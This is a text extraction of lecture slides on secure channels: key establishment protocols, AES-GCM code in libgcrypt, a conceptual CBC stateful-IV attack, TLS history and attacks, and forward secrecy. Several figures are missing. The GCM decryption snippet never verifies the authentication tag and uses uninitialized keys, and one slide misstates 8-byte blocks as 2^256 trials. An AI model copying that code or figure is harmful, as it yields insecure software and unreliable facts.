BTI 4202: Secure channels

Christian Grothoff

Berner Fachhochschule

25.4.2025

Learning Objectives

Part I: Symmetric key establishment protocols

Key Establishment Security goals

The basic security goals of key establishment are:

- *Key secrecy:* Session keys must not be known by anyone else than Alice, Bob (and maybe some trusted third party). Mallory must not learn anything about session keys.
- *Authenticity:* One party can be assured about the identity of the other party it shares the session key with. That is, Alice knows that she has session key with Bob.
- *Freshness of keys:* Mallory must not be able to replay old session keys.


Protocols

- *Key establishment* is realized by using *protocols* whereby a shared secret becomes available to two or more parties, for subsequent cryptographic use.
- Until now, we have been discussing non-interactive crypto primitives, in the following we look at crypto protocols.
- It is *even harder* to design secure protocols, than designing non-interactive primitives. In fact, there is a long list of protocols designed by famous (and not so famous) cryptographers that were found to be flawed.

Session keys

- Key establishment protocols result *in shared secrets* which are typically called (or used to derive) session keys.
- Ideally, a session key is an ephemeral secret, i.e., one whose use is *restricted to a short time period such as a single telecommunications connection (or session)*, after which all trace of it is eliminated.
- Motivation for ephemeral keys includes the following:
  1. To limit available ciphertext (under a fixed key) for cryptanalytic attack;
  2. To limit exposure, with respect to both time period and quantity of data, in the event of (session) key compromise;
  3. To avoid long-term storage of a large number of distinct secret keys by creating keys only when actually required;
  4. To create independence across communications sessions or applications.

Classification of key establishment methods


Key Establishment
Key Transport
Key Agreement
One party generates and distributes a secret key
Parties jointly generate a secret key

Chapter 13 of Understanding Cryptography by Christof Paar and Jan Pelzl

Private channels

- Let us informally refer to a *private channel* as an authentic and confidential channel.
  - Exchange of secret keys on a USB stick
  - Pre-installation of keys on a company laptop
- Symmetric key distribution is impossible without private channels.
- Private channels are, loosely speaking, “complicated”, “inefficient”, “expensive”.
- The goal in the following is to:
  - *Reduce the number* of private channels required to exchange keys.
  - Use an *initial private channel* today to exchange a secret key that they may use *tomorrow for establishing a secure channel over an insecure link*.


Neumann-Stubblebine

1. Alice sends A, R_A to Bob.
2. Bob sends $B, R_B, E_B(A, R_A, T_B)$ to Trent, where T_B is a timestamp and E_B uses a key Bob shares with Trent.
3. Trent generates random session key K and sends $E_A(B, R_A, K, T_B), E_B(A, K, T_B), R_B$ to Alice where E_A uses a key Alice shares with Trent.
4. Alice decrypts and confirms that R_A is her random value. She then sends to Bob $E_B(A, K, T_B), E_K(R_B)$.
5. Bob extracts K and confirms that T_B and R_B have the same value as in step 2.

Denning-Sacco

1. Alice sends A, B to Trent
2. Trent sends Alice $S_T(B, K_B), S_T(A, K_A)$
3. Alice sends Bob $E_B(S_A(K, T_A)), S_T(B, K_B), S_T(A, K_A)$
4. Bob decrypts, checks signatures and timestamps

Wide-Mouth Frog protocol



TTP
2: $\{T_s, A, K_{ab}\}_{K_{bs}}$
1: $A, \{T_a, B, K_{ab}\}_{K_{as}}$
Bob
Alice

Wide-Mouth Frog protocol

The wide-mouth frog protocol has some conceptual shortcomings:

- Assumes synchronized clocks between the parties to achieve freshness.
- Although having synchronized clocks seems to be straight-forward, this is actually not the case.
    - Synchronized clocks under normal conditions is indeed easy (you have that in Windows, Linux...).
    - Synchronized clocks under attack is much harder: you need to have another protocol that securely synchronizes clocks.
    - But as soon as clock synchronization becomes security relevant, you can bet that it gets attacked.
- Bob must trust Alice that she correctly generates the session key.


Needham-Schroeder protocol


TTP
1: A, B, N_a
2: $\{N_a, B, K_{ab}, \{K_{ab}, A\}_{K_{bs}}\}_{K_{as}}$
3: $\{K_{ab}, A\}_{K_{bs}}$
4: $\{N_b\}_{K_{ab}}$
5: $\{N_b - 1\}_{K_{ab}}$
Bob
Alice

Needham-Schroeder protocol

- Needham is one of the IT security pioneers. Protocol was conceived in 1978 and is one of the most widely studied security protocols ever.
- Removes timestamps and introduces nonces to achieve freshness.
- The session keys are generated by TTP in on the previous slide, thus removes problem of Wide-Mouth Frog protocol.
- Protocol is insecure against *known session key attacks*. Adversary who gets session key can replay the last three messages and impersonate A to B.
  - The reason for this problem is that B does not know whether the session key is fresh.
  - This vulnerability was discovered only some times after the protocol was published. Thus, even the smartest and most experienced people can fail to design secure crypto protocols.

Kerberos



TTP
2: $\{T_S, L, K_{ab}, B, \{T_S, L, K_{ab}, A\}_{K_{bs}}\}_{K_{as}}$
1: A, B
3: $\{T_S, L, K_{ab}, A\}_{K_{bs}}, \{A, T_A\}_{K_{ab}}$
4: $\{T_A + 1\}_{K_{ab}}$
Bob
Alice

Kerberos

- Developed at MIT around 1987, made it into Windows 2000, and is still used as the authentication / key establishment / authorization mechanism within Windows.
- Quite similar to Needham-Schroeder, but removes weakness against known session key attacks using synchronized clocks.
- Shorter than Needham-Schroeder: only 4 messages instead of 5.

Station to station key agreement protocol

Common input: $\mathbb{Z}^*{}_p$ and $g \in \mathbb{Z}^*{}_p$, and n such that $g^n \equiv 1 \mod p$



Alice
Bob
1. $x_A \in_{\cup} [0, n-1]$
$y_A = g^{x_A}$
$CERT_A, y_A$
2. $x_B \in_{\cup} [0, n-1]$
$y_B = g^{x_B}$
$sig_B = sign(A\|B\|y_B\|y_A, SK_B)$
$CERT_B, sig_B, y_B$
3. $verify(A\|B\|y_B\|y_A, sig_B, PK_B)$
$sig_A = sign(A\|B\|y_A\|y_B, SK_A)$
$y_{AB} = y_B^{x_A}$
A, sig_A
4. $y_{AB} = y_A^{x_B}$
$verify(A\|B\|y_A\|y_B, sig_A, PK_A)$

- The protocol above is a simplified version of the STS protocol to illustrate the idea of authenticating messages with public keys.
- For a detailed spec refer to `http://en.wikipedia.org/wiki/Station-to-Station_protocol`

Station to station key agreement protocol

- The “station to station protocol” is the DH protocol made secure against MIM attacks:
  - The idea is simple: Alice and Bob basically sign all the messages they exchange in the Diffie - Hellman protocol.
  - The “exchange of authenticated signing keys” is done using certificates.
- Station to station protocol is the basis for the practically important *IKE* (Internet Key Exchange protocol).
- The bottom line is: one cannot establish authenticated keys without bootstrapping the system using an “exterior authentication mechanism” (e.g., without first establishing public key certificates for Alice and Bob).

RSA key transport

https://www.theinquirer.net/inquirer/news/2343117/ietf-drops-rsa-key-transport-from-ssl


Lessons Learned

- Do not try to be too clever, over-optimization is often the cause for vulnerabilities
- Which optimizations you can do (and which optimization actually matter) depends on your assumptions (adversary model, system capabilities)
- Which protocol to use depends on your performance goals and communications capabilities (all-to-all communication, trusted party, latency, bandwidth and computational constraints)

Real-world symmetric encryption

Part II: Real-world symmetric encryption

GCM encryption



Example: AES256 GCM (encrypt.c)

```
char key[256/8], iv[96/8];
char plaintext[] = "Hello world";
char ciphertext[sizeof (plaintext)];
gcry_cipher_hd_t cipher;

gcry_cipher_open (&cipher, GCRY_CIPHER_AES256,
         GCRY_CIPHER_MODE_GCM, 0);
gcry_cipher_setkey (cipher, key, sizeof (key));
gcry_cipher_setiv  (cipher, iv,  sizeof (iv));
gcry_cipher_encrypt (cipher,
       ciphertext, sizeof (ciphertext),
       plaintext,  sizeof (plaintext));
gcry_cipher_close (cipher);
```

Example: AES256 GCM (decrypt.c)

```
char key[256/8], iv[96/8];
char plaintext[1024];
char ciphertext[sizeof (plaintext)];
gcry_cipher_hd_t cipher;

size_t plen = read (STDIN_FILENO,
                    ciphertext, sizeof (ciphertext));
gcry_cipher_open (&cipher, GCRY_CIPHER_AES256,
          GCRY_CIPHER_MODE_GCM, 0);
gcry_cipher_setkey (cipher, key, sizeof (key));
gcry_cipher_setiv  (cipher, iv,  sizeof (iv));
gcry_cipher_decrypt (cipher,
       plaintext,  plen,
       ciphertext, plen);
gcry_cipher_close (cipher);
```

Handling partial reads (decrypt.c)


```
char plaintext[1024];
size_t plen = 0;

while (1) {
  ssize_t inlen = read (STDIN_FILENO,
                        &ciphertext[plen],
                        sizeof (ciphertext) - plen);
  if (-1 == inlen) {
    fprintf (stderr,
             "Failed to read input\n");
    return 1;
  }
  if (0 == inlen)
    break;
  plen += inlen;
}
```

Part III: Secure Channels

Overview

- By *secure channel* we refer to a logical channel running on top of some insecure link (typically the Internet) that provides
  - Confidentiality
  - Integrity and authenticity
  - Message freshness
- Secure channels are probably one of the most important applications of crypto in the real world.
- Many well known secure network protocols such as TLS/SSL, VPNs, IPSec, WPA etc but also application specific (e.g., secure VoIP), and proprietary protocols (maybe Skype?) make use of secure channels.
- Essentially all these protocols build upon the basic ideas we discuss in the following.
- It is also possible to get it wrong, e.g., the WEP protocol has a series of security flaws.

Secure channel



Secure channel - Secure send

```
secure-send($m$, $k_E$, $k_M$) {
    STATIC $msgsnt := 1$
    IF ($msgsnt \geq MAX_{MSGS}$) THEN RETURN $\perp$
    $c := ENC(k_E, m)$
    $\tilde{m} := msgsnt || LENGTH(c) || c$
    $t := MAC(k_M, \tilde{m})$
    $SEND(\tilde{m} || t)$
    $msgsnt := msgsnt + 1$
}
```

Secure channel - Secure receive

```
secure-receive($C$, $k_E$, $k_M$) {
    STATIC $msgrcvd := 0$
    $(msgsnt, len, c, t) = PARSE(C)$
    IF $(t \neq MAC(k_M, msgsnt||len||c))$ THEN RETURN $\perp$
    IF $(msgsnt \leqslant msgrcvd)$ THEN RETURN $\perp$
    $m := DEC(k_E, c)$
    $msgrcvd := msgsnt$
    RETURN m
}
```

Remarks


- The *freshness property* based on counters guarantees the following: If $m_1, m_2, \ldots, m_n$ denote the messages send using secure-send(), then secure-receive() can guarantee that the messages $m_1, m_2, \ldots, m_n$ being received are subsequence of the messages sent.
- Counters give no timing guarantees, i.e., the adversary Mallory can delay messages at will.
- Timing guarantees can be achieved using
  - Time-stamps
  - Challenges
- No security protocol can prevent Mallory from discarding messages.
- MACs provide not just integrity protection but also *authenticity*, as discussed earlier.
- Further reading material: Chapter 8 in Practical Cryptography by Schneier & Ferguson.

Remarks

- Typically, secure-send() and secure-receive() are run by both parties using a secure channel.
- Each party will have an independent key-pair (enc & MAC).
- In practice, one introduces the notion of a session (e.g., e-banking). Consists of a session ID in the header, which allows the receiver to look-up session state (keys, counters etc.) when receiving a message.
- Generally better is the use of authenticated encryption, where the block-cipher mode guarantees confidentiality **and** integrity.
- For more info see last week's slides on AES-GCM and `http://en.wikipedia.org/wiki/Authenticated_encryption`

Part IV: An Attack on CBC with Stateful IV


Attacking CBC stateful IV (1/5)[1]



Goal: confirm "Kimberly" was sent!

Attacking CBC stateful IV (2/5)


Setup: Get oracle to encrypt “Kimberly”:



Given random CBC residue, this does not help.


Attacking CBC stateful IV (3/5)

CBC residue is XORed with input, get rid of it first using *predicted* IV:




Attacking CBC stateful IV (4/5)

Then add the residue from the original encryption:



Attacking CBC stateful IV (5/5)

Now confirm the output matches:



If output matches, original text was “Kimberly”.

Summary

For CBC, if an attacker can:

- guess the plaintext corresponding to any ciphertext block they have seen before, and
- can predict a future IV, and
- can submit a suitable message to be encrypted with that IV,

then they can verify their guess.

Is this attack an issue?

- Requires guessing the entire block
- Requires access to encryption oracle
- Block size is say 8 bytes, so 2^{256} trials


Is this attack an issue?


- Requires guessing the entire block
- Requires access to encryption oracle
- Block size is say 8 bytes, so 2^{256} trials

BEAST (2011) made this attack practical by shifting each unknown plaintext byte to a position in the block just after 7 bytes of known plaintext.

Part V: TLS

TLS is everywhere


https://www.google.de/


POP3

- ◯ Don't use SSL
- ◯ Use SSL for POP3 connection
- [✓ Use STARTTLS command to start SSL session]


Send (SMTP)

- ◯ Don't use SSL (but, if necessary, use STARTTLS)
- ◯ Use SSL for SMTP connection
- [✓ Use STARTTLS command to start SSL session]


TLS versions

1994	SSL v2
1995	SSL v3
1999	TLS v1.0
2006	TLS v1.1
2008	TLS v1.2
2018	TLS v1.3

TLS overview



TLS Protocol Stack



Maximum record payload is 16kB.

Why Records?

Why not encrypt data in constant stream as we write to TCP?

Why Records?

Why not encrypt data in constant stream as we write to TCP?

- Where would we put the MAC?
- If at the end, we get no integrity until all data is processed!
- Most applications process/display data incrementally!

Records allow us to:

- Break stream into series of records
- Each record carries a MAC
- Receiver can act on record as it arrives!

Attacks on records

Attacker could re-order or replay records!

Attacks on records

Attacker could re-order or replay records!

- Put sequence number into MAC.

Attacker could truncate TCP stream!

Attacks on records

Attacker could re-order or replay records!

- Put sequence number into MAC.

Attacker could truncate TCP stream!

- Use record types.
- Have special record type to indicate end of stream.

Protocol and Software

- TLS protocol is way too complex
- Many implementations in use
- Vulnerabilities in protocol design and implementations

Attacks on TLS and implementations

2011	BEAST
2012	CRIME
2013	BREACH, Lucky Thirteen
2014	Heartbleed, BERserk, POODLE
2015	FREAK, Logjam, MACE, RSA-CRT, Mar Mitzvah
2016	SLOTH, DROWN
2017	ROBOT
2018	CVE-2018-0488, CVE-2018-1000151

No news for cryptographers

Rivest: DSA weakness (1992)	Playstation 3 broken (2010), Mining Ps and Qs (2012)
Dobbertin: MD5 weak (1996), Wang: MD5 collission, SHA1 weak (2004/2005)	MD5 CA attack (2008), Flame (2012), SLOTH (2016)
Lenstra: RSA-CRT weakness (1996)	RSA-CRT attack (2015)
Bleichenbacher: Million Message attack (1998)	DROWN (2016)
Biehl: Fault attacks on ECC (2000)	Invalid curve attacks (2015)
Fluhrer/McGrew: RC4 biases (2000)	RC4 TLS attacks (2013-2016), Bar Mitzvah (2016)
Vaudenay: Padding Oracle (2002)	Lucky Thirteen (2013)
Bard: Implicit IV vuln (2004)	BEAST (2011)
Bleichenbacher: Signature forgery (2004)	BERserk (2014), ROBOT (2017)

Security is hard

"In order to defend against this attack, implementations MUST ensure that record processing time is essentially the same whether or not the padding is correct. [...] **This leaves a small timing channel**, since MAC performance depends to some extent on the size of the data fragment, but **it is not believed to be large enough to be exploitable**, due to the large block size of existing MACs and the small size of the timing signal." (TLS 1.2, RFC 5246, 2008)

Modes

- Many SSL/TLS modes built “authenticted encryption” by combining authentication and encryption
- Many attacks would have been avoided by using primitive that implements both in one, such as AES-GCM or ChaCha20-Poly1305
- Anything using ECB, CBC, CFB, OFB, CTR is likely broken
- GCM needs a nonce $\Rightarrow$ another major failure mode

Primitives

SSL started with many primitives we now know consider insecure:

- RC4
- SHA1
- MD5
- 1024 bit DH with fixed parameters
- “export” ciphers

Deprecation

Evolution is slow as deprecation *blocks* connections:

- What percentage of clients is it OK to block?
- What percentage of servers is it OK to block?
- Many middleboxes *require* insecure versions!
- If old versions are supported, downgrade attacks are possible!

Origins of Complexity

1. We have a version negotiation mechanism
2. Servers have broken TLS implementations on version negotiation
3. Browsers implement workaround ("protocol dance")
4. Workaround introduces security issue (downgrade)
5. Workaround for security issue introduced by workaround gets standardized.

TLS Usability

To use TLS securely, you need at least:

- Secure implementation
- Secure protocol configuration (cipher suite)
- X.509 certificate(s)
- Tell client you support TLS: `Strict-Transport-Security` header
- Secure certificate chains against bad CA:
  - HTTP Public Key Pinning (HPKP)
  - Certificate Patrol
  - Certificate Transparency (CT)

Security by Default?

Security by Default?

You wish:

```
SSLProtocol -SSLv2 -SSLv3 -TLSv1 TLSv1.1 +TLSv1.2
SSLHonorCipherOrder on
SSLCompression off
SSLCipherSuite ECDHE-ECDSA-AES256-GCM-SHA384:\
 ECDHE-RSA-AES256-GCM-SHA384:ECDH-RSA-AES256-\
 GCM-SHA384:ECDH-ECDSA-AES256-GCM-SHA384:ECDH\
 -RSA-RC4-SHA:RC4-SHA:TLSv1:!AES128:!3DES:!CA\
 MELLIA:!SSLv2:HIGH:MEDIUM:!MD5:!LOW:!EXP:!NUL\
 L:!aNULL
```

It is 2022 and our TLS configurations **still** look like this!

The Future

TLS 1.3


TLS 1.3

- Attempt to break away from attack-patch-attack-patch design cycle
- Research community more involved


$\Rightarrow$ Formal security proofs (value?)

- Protocol differs significantly from previous versions
- Still lots of extensions, lots of modes
- Client still begins negotiation with ClientHello


TLS 1.3: Full Handshake



TLS 1.3: Abbreviated Handshake



TLS 1.3: 0.5 RTT Handshake




TLS 1.3

- Also deprecates many insecure ciphers
- Again has downgrade attack problem
- Still uses X.509 certificates

To check the maturity of your configuration, seek inspiration from

`https://www.ssllabs.com/ssltest/`

Example: bfh.ch



SSL Report: bfh.ch (147.87.0.240)

Assessed on: Mon, 21 Apr 2025 14:43:59 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating

A+

	Score
Certificate	100
Protocol Support	100
Key Exchange	90
Cipher Strength	90

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.


This site works only in browsers with SNI support.

This server supports TLS 1.3.

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. MORE INFO »

DNS Certification Authority Authorization (CAA) Policy found for this domain. MORE INFO »

Example: admin.ch



You are here: Home > Projects > SSL Server Test > admin.ch

SSL Report: admin.ch (162.23.130.190)

Assessed on: Mon, 21 Apr 2025 14:44:03 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

DNS Certification Authority Authorization (CAA) Policy found for this domain. MORE INFO »

Part VI: Extended Security Objectives for Secure Channels

Forward secrecy

What happens if your private key is compromised
to your *past* communication data?

Asynchronous forward secrecy: SCIMP

Idea of Silence Circle's SCIMP:

Replace key with its own hash.

- New key in zero round trips!
- Forward secrecy!

Future secrecy

Suppose your regain control over your system.
What happens with your *future* communication data?

Repudiation vs. non-repudiation

- Digital signatures allow *proving* that someone said something
- Alice may be happy to authenticate to Bob, but not to Eve or Mallory!

Repudiation vs. non-repudiation

